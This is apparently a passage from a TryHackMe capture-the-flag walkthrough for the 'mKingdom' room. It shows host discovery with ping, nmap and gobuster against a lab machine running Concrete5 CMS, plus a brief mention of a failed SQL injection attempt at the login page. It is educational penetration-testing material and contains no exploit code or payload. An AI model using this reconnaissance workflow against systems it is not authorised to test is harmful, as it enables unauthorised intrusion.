
mKingdom – TryHackMe

Our goal is to capture two flags – **user** and **root**.

Contents


1.Reconnaissance

We begin by checking if the host is alive.




```
root@ip-10-10-127-192:~# ping 10.10.112.8
PING 10.10.112.8 (10.10.112.8) 56(84) bytes of data.
64 bytes from 10.10.112.8: icmp_seq=1 ttl=64 time=2.33 ms
64 bytes from 10.10.112.8: icmp_seq=2 ttl=64 time=0.314 ms
^C
--- 10.10.112.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.314/1.324/2.334/1.010 ms
```

Next, I performed an **nmap scan**.




```
root@ip-10-10-127-192:~# nmap -p- 10.10.112.8
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-112-8.eu-west-1.compute.internal (10.10.112.8)
Host is up (0.00038s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
85/tcp open  mit-ml-dev
MAC Address: 02:D9:B6:62:BE:A1 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.28 seconds
```

There is an open **port 85**, which serves a web application.




Bwa, ha, ha, pathetic, you'll never learn!

Running GoBuster revealed a subpage **/app**.




```
root@ip-10-10-127-192:~# gobuster dir -u http://10.10.112.8:85 -w /root/Desktop/
Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.112.8:85
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/Tools/wordlists/dirbuster/directory-l
ist-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/app                  (Status: 301) [Size: 310] [--> http://10.10.112.8:85/app/]
/server-status        (Status: 403) [Size: 291]
Progress: 218275 / 218276 (100.00%)
===============================================================
Finished
===============================================================
```


Inside, there is only a button labeled **“JUMP”**.



Clicking it shows a message and then redirects back to the main application page.



10.10.112.8:85

Make yourself confortable and enjoy my place.




Hi! This is my very expensive web app!

At the bottom, there is information that the site is built using **Concrete5 CMS**.


Built with concrete5 CMS.


2.Reverse Shell

I scanned again with GoBuster.



```
root@ip-10-10-127-192:~# gobuster dir -u http://10.10.112.8:85/app/castle -w /ro
ot/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.112.8:85/app/castle
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/Tools/wordlists/dirbuster/directory-l
ist-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/updates              (Status: 301) [Size: 325] [--> http://10.10.112.8:85/app/c
astle/updates/]
/packages             (Status: 301) [Size: 326] [--> http://10.10.112.8:85/app/c
astle/packages/]
/application          (Status: 301) [Size: 329] [--> http://10.10.112.8:85/app/c
astle/application/]
/concrete             (Status: 301) [Size: 326] [--> http://10.10.112.8:85/app/c
astle/concrete/]
Progress: 218275 / 218276 (100.00%)
===============================================================
Finished
===============================================================
```

I find a **/concrete** subpage with CMS files – nothing useful at first glance.


Index of /app/castle/concret ×


10.10.112.8:85/app/castle/c

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef

Index of /app/castle/concrete

```
Name               Last modified     Size Description
Parent Directory                       -
attributes/        2019-10-02 13:06    -
authentication/    2019-10-02 13:06    -
bin/               2019-10-02 13:06    -
blocks/            2019-10-02 13:06    -
bootstrap/         2019-10-02 13:06    -
composer.json      2019-10-02 13:06 3.1K
config/            2019-10-02 13:06    -
controllers/       2019-10-02 13:06    -
css/               2019-10-02 13:06    -
dispatcher.php     2019-10-02 13:08 1.9K
elements/          2019-10-02 13:06    -
geolocation/       2019-10-02 13:06    -
images/            2019-10-02 13:06    -
jobs/              2019-10-02 13:06    -
js/                2019-10-02 13:06    -
mail/              2019-10-02 13:06    -
routes/            2019-10-02 13:06    -
single_pages/      2019-10-02 13:06    -
src/               2019-10-02 13:06    -
themes/            2019-10-02 13:06    -
tools/             2019-10-02 13:06    -
vendor/            2019-10-02 13:08    -
views/             2019-10-02 13:06    -
```

There is also a **login page**. I tried SQLi without success.


Invalid username or password.

Sign In.

Username

Password

Stay signed in for 14 days

